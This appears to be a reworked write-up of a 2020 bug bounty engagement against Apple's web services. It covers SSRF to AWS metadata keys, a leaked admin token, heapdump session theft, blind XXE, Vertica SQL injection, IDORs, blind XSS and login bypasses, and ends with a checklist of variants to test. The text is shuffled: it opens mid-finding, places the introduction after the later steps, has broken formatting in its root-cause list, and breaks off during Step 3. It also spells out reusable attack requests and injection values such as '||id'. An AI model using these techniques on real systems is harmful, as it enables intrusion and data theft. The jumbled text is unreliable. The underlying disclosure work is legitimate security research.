

Appending @ourdomain.com after the whitelisted domain pointed the request at the team's domain. The process converted the raw HTML to a Pages file and displayed it in a new window. Brett wrote a Python script to automate the fuzzing. The proof of concept read and accessed Apple's internal maven repository; the team did not access any source code and the issue was never exploited by other actors. If a file was too large to save to a Pages file, it was stored to the drive as a downloadable zip, allowing extraction of large files like jars and zips. The internal maven URL was disclosed in a GitHub repository.
Many other internal applications could have been pulled from, but since access to the Maven repository with source code access was demonstrated, the issue was reported right away. An attacker could read iOS source code files in the maven repository, access anything else on Apple's internal network, and fully compromise a victim's session via XSS due to HTTP-only cookies disclosed in the HTTP request.
Step 7: Nova admin debug panel via REST error leak
Going through Apple subdomains one at a time, the team found functionality on concierge.apple.com, s.apple.com and events.apple.com. Google dorking showed a specific request to s.apple.com redirected to events.apple.com with an authentication token.
GET /dQ{REDACTED}fE HTTP/1.1
Host: s.apple.com
HTTP/1.1 200
Server: Apple
Location: https://events.apple.com/content/events/retail_nso/ae/en/applecampathome.html?[redacted]&a=1&l=e
Grabbing the JavaScript files and looking for endpoints and API routes, they found a /services/public/account endpoint. Passing an invalid marketCode parameter made the server return a REST exception error.
The error showed the server forwarding an API request to:
https://[redacted].apple.com/services/locations/searchLocation?locationName=t&rtm=1
It also leaked request/response headers including a nova-admin cookie and an authorisation token the server used for requests to [redacted].apple.com. The /services/ endpoint resembled the /services/public/ API endpoints for the events app. The team could not hit the endpoints on the events app and had no access to [redacted].apple.com, but recon data showed a nova.apple.com. Using the acquired token and cookie, the credentials were valid (no longer redirected to idsmac auth) but returned 403 forbidden. Fuzzing found /services/debug.func.php: although it was not a PHP site, adding any extension to the debug route bypassed the route restrictions, since authorisation was separate from the functionality.
The portal contained dozens of options and several hundred configuration parameters and values.
One value contained an AWS secret key, another contained server crontabs. Being able to update these values was enough to prove command injection.
An attacker could execute arbitrary commands on the nova.apple.com webserver and access Apple's internal network. The team stopped once impact was proven.
Step 8: AWS keys via PhantomJS banner rendering
A few weeks before the Nova finding, the team found the iTunes banner maker. After adding a book via iTunes Connect they found a feature on the banner maker.
There are multiple banner image formats based on height and width. The "300x250" banner included the book name, and was vulnerable to XSS because the book name was underlined with an injected <u> element set while registering the book on iTunes Connect.
Image URL:
https://banners.itunes.apple.com/banner/images/hacking-apple/banner.png?pr=itunes&t=catalog_black&c=us&l=en-US&id=1527342866&w=300&h=250&store=books&cache=false
Path traversal and parameter injection existed in parameters such as "pr":
https://banners.itunes.apple.com/bannerimages/banner.png?pr=itunes/../../&t=catalog_black&c=us&l=en-US&id=1527342866&w=300&h=250&store=books&cache=false
This returned a picture of the AWS S3 error page.
The team assumed a headerless browser client was taking screenshots of HTML files in an S3 bucket, and created a book with <script src=""> in the name. The request log on their server showed:
[redacted] - - [21/Aug/[redacted] +0000] "GET /imgapple.js?_=1598025246686 HTTP/1.1" 404 3901 "http://apple-itunes-banner-builder-templates-html-stage.s3-website-us-east-1.amazonaws.com/itunes/catalog_white/index.html?pr=itunes&t=catalog_white&c=us&l=en-US&id=1528672619&w=300&h=250&store=books&cache=false" "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1"
The S3 bucket/image being hit:
http://apple-itunes-banner-builder-templates-html-stage.s3-website-us-east-1.amazonaws.com/itunes/catalog_white/index.html?pr=itunes&t=catalog_white&c=us&l=en-US&id=1528672619&w=300&h=250&store=books&cache=false
User-Agent: PhantomJS/2.1.1. Brett had exploited exactly this a few years earlier (escalating XSS in PhantomJS image rendering to SSRF/local file read). The team wrote a JS XSS payload to perform SSRF, using the <iframe> element to render data, and hit the AWS metadata URI:
https://banners.itunes.apple.com/bannerimages/banner.png?pr=itunes&t=catalog_black&c=us&l=en-US&id=1528672619%26cachebust=12345%26url=http://[redacted]/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance%26&w=800&h=800&store=books&cache=false
This rendered a new banner image with the full AWS secret keys for an EC2 and IAM role.
Most of Apple's interesting infrastructure is in the /8 range they own ("Applenet"), but they have hosts and services in AWS EC2/S3. The team knew the SSRF would not be very interesting given the recon they had performed. An attacker could read contents from Apple's internal AWS environment and use the EC2 keys disclosed in the metadata page.
Step 9: Heapdump on Apple eSign
Recon found several esign servers:
- https://[redacted].apple.com/
- https://[redacted].apple.com/
- https://esign-internal.apple.com
- https://[redacted].apple.com
- https://[redacted].apple.com
- https://[redacted].apple.com/
- https://esign.apple.com/
Loading a subdomain redirected to a /viewer folder; after the Apple idmsa authentication flow, you were returned to a "you are not authorized" error.
With no links or interesting JS files on the page, basic wordlists found that /viewer/actuator responded with all actuator endpoints including mapping and heapdump.
State-changing requests to actuator did not achieve RCE, so the team needed another route to prove impact. The mappings exposed all web routes, including additional folders at the root of the host with additional actuator heapdumps. The actuator endpoints were vulnerable in each app folder on all esign subdomains. They grabbed a heapdump from esign-internal, loaded it in Eclipse Memory Analyzer and exported all strings to CSV to sift with grep.
The application's authentication cookie is acack. Searching the heapdump for acack found a valid session cookie. The team was certain it was an Apple employee token and not a customer, otherwise they would not have tested it. Loading it gave access to the application.
This gave access to 50+ application endpoints, including admin endpoints such as setProxy that would likely have been easily escalated to internal SSRF or RCE. The acack cookie also authenticated them to other applications. Having proven sufficient impact they stopped and reported. The team notes that actuators exposing heapdumps publicly are nothing new and are caught by most wordlists, but are still out there on big targets.
Step 10: Blind XXE on a Java management API
On one of the many [redacted]/8 hosts, an exposed application.wadl revealed an API with multiple unauthenticated functions consuming application/xml. The wadl defines the endpoints used by the service; this was a test instance of a service normally locked down and inaccessible. A blind XXE payload demonstrated blind SSRF.
The team could not fully exploit it to read files or get a response back from the SSRF because the Java version was fully patched, preventing a two-stage blind XXE payload, and because they did not know the expected XML format structure, preventing a non-blind XXE exploit. The team found it surprising how straightforward blind XXE was here compared with the complicated approaches they had tried over time, given how heavily XML dependent Apple is. A future successful exploit for local file read or full response SSRF would likely come from finding the proper XML format for the API to reflect file contents directly rather than blind exfiltration. An attacker could obtain what are essentially keys to various internal and external employee applications and disclose secrets (database credentials, OAuth secrets, private keys) from the various esign.apple.com applications.
Step 11: Vertica SQL injection in GBI
Recon captured screenshots of all Apple owned domains and IPs responding with an HTTP banner. A couple of servers looked like this:
The team authenticated to applications such as /depReports and accessed data via API requests on the /gsf/ route. All applications on this host routed requests through the GSF service.
Keywords such as query, limit, offset, column names and filter indicated SQL interaction. A tiny change produced an error (heavily redacted, covering the query error with column, table and database names); the important part:
exception is java.sql.SQLException: java.sql.SQLSyntaxErrorException: [Vertica][VJDBC](4856) ERROR: Syntax error at or near \"adesc\""}]}]}
A union injection eventually worked. Important parts were extra */*/ closing comments in limit due to stacking queries, and /**/ between FROM and table because vSQL has protections against SQL injection.
There is no vSQLMap, so a lot of manual effort went into a working injection.
Once it worked they scripted it and published a gist. The team recommends Vertica's SQL docs for functions that could take the injection further, such as s3export: if configured with AWS keys, the injection could pull AWS secret keys off the server, but in this case AWS was not configured. With enough information to report the SQL injection, they explored /gsf/ further in case the host would be ACLed off.
The GSF API had access to the "GSF" module exposing information about GSF applets, including API endpoints for pulling cluster data, application data, and possibly deploying new clusters and applications. The team speculates they could have deployed internal APIs to the public-facing /gsf/ cluster, giving access to sensitive data, but did not prove it out due to risk. An attacker could likely compromise internal applications via the publicly exposed GSF portal and execute arbitrary Vertica SQL queries and extract database information.
Step 12: IDORs
App Store Connect
After signing up for the developer service, the team explored App Store Connect. Hidden behind a few hyperlinks from the settings page was a setting to enable Game Center for the application, allowing leaderboards and locale management. Enabling it redirected to an older looking page using a new set of identifiers to manage Game Center/locale settings.
An itemId parameter in the URL was a numeric value defining which app settings you were modifying. Modifying the number allowed accessing and modifying the leaderboards of any app, letting an attacker deface or remove entirely the Game Center settings from the app. An attacker could view and modify metadata of any app on the App Store and change data within any application's Game Center information page.
iCloud Find my Friends
iCloud lets parents create and manage child accounts from their primary Apple account. A parent adding a child got immediate access to actions against the sub-account: checking the location of the child's device, limiting device usage, and viewing stored photos and videos. User management was primarily done through the iOS app, which could not be intercepted without an SSL pinning bypass, so the team looked at Find my Friends and Photos, which integrated sub-functionality for the parent/child relationship.
In Find my Friends you could select family members, click "Share My Location" and, because of the trusted relationship, immediately share your location without the family member accepting and without the ability to remove your shared presence from their app. The HTTP request was interceptable.
The dsIds JSON parameter was an array of user IDs to share your location with. The HTTP response returned the family member's email. Modifying the value to another user's ID returned their email. This IDOR allowed enumerating the core identifier for Apple accounts to retrieve customer emails and irrevocably share location with victim user IDs, to which notifications could be sent and access to their location requested. Because the parameter was a JSON array, hundreds of identifiers could be requested at a time, easily enumerating a massive amount of Apple customer user IDs.
An attacker could retrieve any Apple user's email address via an incremental numeric identifier permanently tied to their account, and associate their Apple account with the victim's so they can send notifications, show their own location within the victim's phone, and not be deleted from their Find my Friends page.
Support case IDOR
Intercepting iOS traffic was challenging: many Apple domains were SSL pinned and the team lacked a strong mobile background. A large portion of traffic was still interceptable by enabling the Burp proxy only at the right moment (load the App Store unproxied, navigate to the sub-page, then enable the proxy). This captured API calls for default Apple apps, including a support app for scheduling support or live chat. Several endpoints had obvious IDORs revealing support case metadata: what support was requested, the device serial number, the user ID, and a token that appeared to be used when requesting live chat with support agents. An attacker could leak support case metadata like device serial number and support information for all Apple support cases.
mfi.apple.com
mfi.apple.com served employees of companies producing third-party electronic accessories for the iPhone, providing documentation and support for manufacturing. After filling out the application, an HTTP request to getReview.action carried a numeric ID parameter. Decrementing it by one accessed another company's application. The response returned nearly every value provided for the company application, including names, emails, addresses, and invitation keys that could be used to join the company. A simple estimate based on the most recent ID and the base ID indicated around 50,000 retrievable applications. An attacker could leak the entire account information for anyone who has applied to use Apple's MFi portal.
Step 13: Blind XSS
The team sprayed blind XSS payloads on nearly every application. Findings included employee session access within an internal app for managing Apple Maps address information, an internal app for managing Apple Books publisher information, and an internal app for managing Apple Store and customer support tickets. These were typical blind XSS, found by submitting payloads in an address field, an Apple Books book submission title, and their first and last names. The internal applications appeared to have a comfortable level of access since they fired within the context of Apple employee management tools; the team could act on behalf of someone expected to be logged in from a VPN or on-site location to manage user and system information. The screenshots show redacted panels exfiltrated via HTML5 DOM screenshots through XSS Hunter.
Since the applications were internal and the team were not actual attackers, they stopped at each finding. These applications would have allowed an attacker to at least exfiltrate a large amount of sensitive information about internal Apple logistics and employees/users.
Root cause
- ADE: a hidden default password (
###INvALID#%!3) was tied to every application, and the Jivecs_loginendpoint remained reachable, so anyone who applied could authenticate manually. The admin console restriction was path-based and bypassable with/admin;/; the IP-based restriction the team hypothesised did not stop the request either. - DELMIA Apriso: the reset password page was itself a permissioned page, so the application auto-logged users into a low-privilege account, and that account could mint an OAuth bearer valid for the API. The API then exposed nearly 5,000 operations with no authorisation beyond the bearer, including employee creation.
- iCloud Mail XSS: client-side sanitisation concatenated style tag contents, so splitting
</style>across two tags defeated it; hyperlink auto-linking and tag removal interacted to produce a void that reset parsing and let an injected attribute through. - Books for Authors: the
providerIdJSON value was interpolated into a shell command line (TransporterArguments) without sanitisation. - iCloud SSRF: the URL allowlist checked the host prefix, so appending
@ourdomain.commade the request resolve to the attacker's domain. - Nova: a REST exception leaked the internal URL, a nova-admin cookie and an authorisation token; the debug route's authorisation was separate from its functionality, so adding an extension bypassed route restrictions.
- eSign: Spring Boot actuator endpoints, including heapdump, were exposed publicly in each app folder, and the heapdump contained a valid
acacksession cookie. - GBI: user-controlled filters reached Vertica SQL; vSQL protections were bypassed with
/**/and*/*/comments. - IDORs: numeric identifiers (itemId, dsIds, getReview.action ID) were trusted without checking ownership.
Impact
retrieve source code for internal Apple projects, fully compromise an industrial control warehouse software used by Apple, and take over the sessions of Apple employees with access to management tools and sensitive resources. Specific chains are described per finding above, with the team's hedges: the Apriso RCE was "probably" possible via accepted functionality; the GSF deployment was speculation not proven due to risk; the eSign setProxy escalation was "likely"; the XXE was blind only.
Fix
As of 6 October 2020 the vast majority of findings had been fixed and credited, typically within 1 to 2 business days, some in 4 to 6 hours; the turn around for the more critical reports was four hours between submission and remediation. The report does not describe the individual code changes.
Variants to test
- Hidden default passwords in registration forms: submit an application, inspect hidden inputs, then try the value against any username/password login endpoint (for example a
cs_login-style route) with short usernames. A positive result is a 302 or session cookie for an account you did not create. - Path-based admin restrictions: request
/admin/, then/admin;/,/admin..;/,/admin%2f, and similar, with and withoutX-Forwarded-For. A positive result is the admin console rendering instead of a login redirect. - Permission-per-page applications: click password reset or another self-service page and watch for an automatic login. Then look for OAuth or token endpoints that accept the resulting session. A positive result is a bearer token that works against the API.
- Operation-listing APIs: request the operations or metadata endpoint and look for a large list of callable operations. A positive result is a list of operations callable with your low-privilege bearer.
- Style tag splitting: send an email containing two style tags with
</styandle>split across them. A positive result is a script element in the rendered DOM outside a style context. - Hyperlink auto-linking: send a URL containing
<script></script>in the fragment followed by a second URL carrying an event handler attribute, avoiding quotes, parentheses, spaces and backticks. A positive result is an injected attribute in the rendered anchor. - Shell interpolation in upload validators: put
||idor;idin JSON values passed to validation or conversion tools and look for command output in the response. A positive result is command output or a shell error naming your string. - URL allowlists: append
@yourdomain.comafter the allowed host in a URL parameter. A positive result is a request from the server to your domain. - Error-based leaks: send invalid parameter values to API endpoints and inspect error bodies and headers for internal URLs, cookies and tokens. A positive result is an internal hostname or credential in the response.
- Route restrictions: append
.php,.jsonor another extension to restricted routes. A positive result is the restricted functionality responding. - Actuator exposure: request
/actuator,/actuator/mappingsand/actuator/heapdumpunder each application folder. A positive result is a downloadable heapdump; grep it for session cookie names. - XXE: find
application.wadlor similar descriptors, then send XML with an external entity pointing at a collaborator. A positive result is an inbound DNS or HTTP request. - SQL injection in query APIs: change filter values and look for database errors naming the engine. A positive result is a syntax error revealing column or table names, then a working union with comment syntax suited to the engine.
- Numeric IDORs: decrement or increment numeric IDs in URLs and JSON arrays (itemId, dsIds, review IDs) and check whether the response contains another user's or company's data. A positive result is data belonging to an entity you do not own.
- Blind XSS: submit payloads in address fields, titles and name fields, and watch an XSS Hunter style callback. A positive result is a callback from an internal application with DOM screenshots.
What happened, in plain words
Between 6 July and 6 October 2020, five researchers (Sam Curry, Brett Buerhaus, Ben Sadeghipour, Samuel Erb and Tanner Barnes) spent about three months testing Apple's websites and online services. Apple runs a bug bounty programme: a scheme where a company pays people who find security holes and report them privately instead of using them. The team found 55 problems in total: 11 critical, 29 high, 13 medium and 2 low. Those severity labels were the team's own assessment, based on a mix of CVSS (a standard scoring system for how bad a flaw is) and their judgement of the business impact. By 6 October 2020 almost all of the findings had been fixed and credited, usually within one or two working days, and some within four to six hours.

The team started from Apple's programme page, which said Apple would pay for vulnerabilities "with significant impact to users" whether or not the affected system was explicitly listed as in scope. In scope means the company has said that system is fair game to test. The targets were Apple's web infrastructure: the [redacted]/8 range (a block of internet addresses Apple owns, which the team says contains 25,000 web servers, 10,000 of them under apple.com), around 7,000 unique domains, and Apple's own top-level domain. Most of the time went into [redacted]/8, .apple.com and .icloud.com.
This article walks through the sample of findings the team published: a login and permission bypass in the Apple Distinguished Educators forum, a login bypass in a DELMIA Apriso warehouse application, two stored cross-site scripting bugs in iCloud Mail that could spread like a worm, command injection in Apple Books for Authors, a server-side request forgery on iCloud that returned full responses, an admin debug panel reached through an error message, an exposed heapdump on the eSign servers, blind XXE on a Java management API, Vertica SQL injection in the GBI portal, several IDORs and a set of blind XSS findings.
Setup
Reconnaissance (recon) is the information-gathering phase: finding out what exists before you start poking at it. It was run by Ben and Tanner. The results were indexed in a dashboard containing the HTTP status code, headers, response body and a screenshot of each accessible web server under Apple's domains, and the team referred to it throughout the engagement.
After listing the web servers, the team ran directory brute forcing on the more interesting ones. Directory brute forcing means trying a long list of common folder and file names against a site to see which ones exist. Immediate findings from automated scanning included VPN servers affected by Cisco CVE-2020-3452 (a local file read flaw, a 1day) on 22 hosts, and a leaked Spotify access token inside an error message on a broken page. A 1day is a known vulnerability that has already been publicly documented and patched by the vendor, but not yet applied everywhere.
The information gathered was used to understand how authorisation and authentication worked across Apple, which customer and employee applications existed, which integration and development tools were in use, and observable behaviours such as which cookies web servers consumed or which applications they redirected to. Authentication is proving who you are; authorisation is what you are then allowed to do. A cookie is a small piece of data a website stores in your browser so it can recognise you on the next request.
Tools used across the engagement: Burp Suite (including Intruder and a match/replace rule), a custom Python script for the SSRF, Eclipse Memory Analyzer for the heapdump, and XSS Hunter for blind XSS callbacks. Burp Suite is a program that sits between your browser and a website so you can read and edit every request and response. Intruder is its feature for sending the same request many times with one part changed, which is how you guess passwords or usernames. For iOS traffic, the team set up the Burp proxy, installed the certificate, and connected to a WiFi network with the proxy enabled only when they reached a page they wanted to intercept. A typical pattern: the core App Store would fail to load while proxying all requests, so they would load it unproxied, navigate to the sub-page of interest, then enable the proxy at that point. Many Apple domains were SSL pinned and the team did not have the mobile background or time to bypass pinning. SSL pinning is when an app refuses to trust any certificate except the one baked into it, which defeats the usual trick of putting a proxy in the middle.
Finding it
The team worked from the recon dashboard, picking individual web servers that felt instinctively more likely to be vulnerable, and branched out from features they already understood (for example from iTunes Connect into the Books help docs, which led to the epub upload service). Several findings came from small anomalies: a hidden password field in a registration form, a bar in the corner of a page showing an unexpected logged-in user, an error message that echoed an internal URL, a banner image that reflected a book title.
Exploitation
Step 1: Apple Distinguished Educators, authentication bypass
The Apple Distinguished Educators site was an invitation-only Jive forum where users authenticated with their Apple account. Jive is forum software. Core Jive registration functionality was ported through a custom middleware page built by Apple to connect its authentication system (IDMSA) to the underlying Jive forum, which normally used username/password authentication. Middleware is a piece of software that sits between two systems and translates between them.
The landing page for users who were not allowed in was an application portal where you supplied information about yourself, assessed by forum moderators for approval.
When you submitted an application you supplied nearly all the values of your account as if registering to Jive normally, which let the forum tie your Apple account email to a forum identity via your IDMSA cookie. One of the values was hidden on the page: a password field with the value ###INvALID#%!3.
<div class="j-form-row">
<input id="password" type="hidden" value="###INvALID#%!3">
<div id="jive-pw-strength">
...
Line by line: the first line opens a container for one row of a form. The second line is an input field of type hidden, which means the browser does not display it to the user, and its value is the string ###INvALID#%!3. The third line starts a password strength widget. The ... means the rest of the markup is omitted. The point is that a password was being sent with every application even though the applicant never saw or chose it.
The same password was used for each of the team's separate registrations. The team searched for a way to authenticate manually and found a cs_login endpoint meant for username/password login to Jive applications. An endpoint is a specific address on a server that accepts a particular kind of request. A manual request to the Apple Distinguished Educators application returned an incorrect password error; using their own accounts, the application errored out and refused authentication because they were not yet approved. They needed the username of an already approved member.
They loaded the request into Burp Intruder and brute forced usernames of 1 to 3 characters with the default password. Brute forcing means trying many possibilities automatically. After about two minutes a 302 response indicated a successful login to a user with a 3 character username. A 302 is an HTTP status code meaning "look somewhere else", and in a login flow it usually means you are being sent on to the logged-in area, so it is a strong sign of success. They clicked the "Users" list to see which users were administrators and logged into the first account on the list.
Browsing to /admin/ (the Jive administrator console) redirected to login as if unauthenticated. The team guessed Apple had restricted the console by IP address. An IP address is the numeric address of a computer on a network, so an IP restriction means only requests from certain addresses are allowed. X-Forwarded-For did not bypass it. X-Forwarded-For is an HTTP header that proxies use to record the original client address; servers sometimes trust it, which is why it is worth trying. Loading a different form of the path did: GET /admin;/ reached the console. They automated this with a Burp Suite rule that changed GET/POST /admin/ to GET/POST /admin;/ in every request.
The first admin account did not expose the functionality needed for RCE: no templating, no plugin upload, no standard administrative debugging. RCE stands for remote code execution: making the server run commands of your choosing. Templating and plugin upload are features that let an admin change what the site runs, so they are common routes to RCE.
They authenticated to 2 or 3 more accounts before reaching the core administrator, which did expose functionality allowing remote code execution.
The chain was: (1) bypass authentication by manually authenticating with the hidden default password, (2) reach the administration console by sending a modified HTTP path, (3) compromise the application through one of the many built-in RCE features such as plugin upload, templating or file management. This would have allowed executing arbitrary commands on the ade.apple.com webserver, accessing the internal LDAP service for managing user accounts, and accessing the majority of Apple's internal network. LDAP is a standard directory service used to store and look up user accounts.
Step 2: DELMIA Apriso, authentication bypass
The team looked for services relating to manufacturing and distribution and found "DELMIA Apriso", a third-party "Global Manufacturing Suite" providing warehouse solutions.
Interaction was limited to "login" and "reset password".
After clicking "Reset Password", a bar in the upper right of the site showed they were authenticated as a user called "Apple No Password User".
The application's model gave users permissions to use specific pages. The reset password page counted as a page, so to let them use it the application automatically logged them into an account capable of using that page. Attempts to elevate permissions went nowhere for a long time, until they sent an HTTP request to an OAuth endpoint to generate an authorisation bearer for exploring the API. OAuth is a standard way for one system to grant another system limited access. A bearer token is a long random string that you put in a request header to prove you are allowed in, like a wristband at an event. An API is the machine-facing part of a service: instead of web pages for humans, it accepts structured requests and returns structured data.
During recon they had found a list of API requests for the application.
Most API calls were inaccessible, but the "Operations" section disclosed a large number of functionalities. A request to /Apriso/HttpServices/api/platform/1/Operations returned a list of nearly 5,000 API calls, none requiring authentication beyond the initial bearer. The operations included creating and modifying shipments, creating and modifying employee paydays, creating and modifying inventory information, validating employee badges, and hundreds of warehouse related operations. The team focused on APL_CreateEmployee_SO. A GET request to a specific operation returns its expected parameters:
GET /Apriso/HttpServices/api/platform/1/Operations/operation HTTP/1.1
Host: colormasters.apple.com
Line by line: GET is the HTTP method for fetching something. The path names the operations list and then a specific operation. HTTP/1.1 is the protocol version. Host tells the server which site name the request is for, which matters when one server hosts many sites.
{
  "InputTypes": {
    "OrderNo": "Char",
    "OrderType": "Integer",
    "OprSequenceNo": "Char",
    "Comments": "Char",
    "strStatus": "Char",
    "UserName": "Char"
  },
  "OutputTypes": {},
  "OperationCode": "APL_Redacted",
  "OperationRevision": "APL.I.1.4"
}
Line by line: this is JSON, a text format for structured data built from names and values. InputTypes lists the parameters the operation accepts and their types: Char means text, Integer means a whole number. OutputTypes is empty, so this operation returns nothing. OperationCode and OperationRevision identify the operation and its version.
Calling the API required a POST with JSON in this shape:
{
  "inputs": {
    "param": "value"
  }
}
Line by line: POST is the HTTP method for sending data. The outer object has one key, inputs, whose value is another object holding the actual parameter names and values. param and value are placeholders for whatever the operation expects.
Working out that format took nearly 6 hours; the team even emailed the software vendor, who did not respond because they had no subscription. The create employee function required parameters relying on UUIDs, which were retrieved via other Operations. A UUID is a long identifier that is meant to be unique, like a serial number. About two hours later they formed this request:
POST /Apriso/HttpServices/api/platform/1/Operations/redacted HTTP/1.1
Host: colormasters.apple.com
Authorization: Bearer redacted
Connection: close
Content-Type: application/json
Content-Length: 380
{
  "inputs": {
    "Name": "Samuel Curry",
    "EmployeeNo": "redacted",
    "LoginName": "yourloginname123",
    "Password": "yourpassword123",
    "LanguageID": "redacted",
    "AddressID": "redacted",
    "ContactID": "redacted",
    "DefaultFacility": "redacted",
    "Department": "",
    "DefaultMenuItemID": "redacted",
    "RoleName": "redacted",
    "WorkCenter": ""
  }
}
Line by line: the first line is a POST to a specific operation. Host names the server. Authorization: Bearer redacted carries the token that proves the caller is allowed in. Connection: close asks the server to close the connection after the response. Content-Type: application/json says the body is JSON. Content-Length: 380 says the body is 380 bytes long. The body then supplies the values for creating an employee: a name, an employee number, a login name and password, various identifiers, and a role name. After the call, they could authenticate as a global administrator.
After this call they could authenticate as a global administrator, giving full oversight of the warehouse management software and probably RCE via some accepted functionality.
Hundreds of functionalities would have caused massive information disclosure and could have disrupted what appeared to be a somewhat crucial application for inventory and warehouse management.
Step 3: iCloud Mail stored XSS via style tag confusion
iCloud hosts Mail alongside file and document storage, so any XSS there gives access to whatever the iCloud service exposes. XSS stands for cross-site scripting: getting your own code to run inside someone else's web page, in their browser, with their logged-in permissions. "Stored" means the malicious content is saved on the server (here, inside an email) and runs whenever a victim opens it. Mail content is processed into a JSON blob, sanitised and picked apart by JavaScript client side; there is no server-side content sanitisation, so rendering and processing happen in JavaScript. Sanitising means cleaning input so dangerous parts are removed. Client side means in the browser, as opposed to on the server.
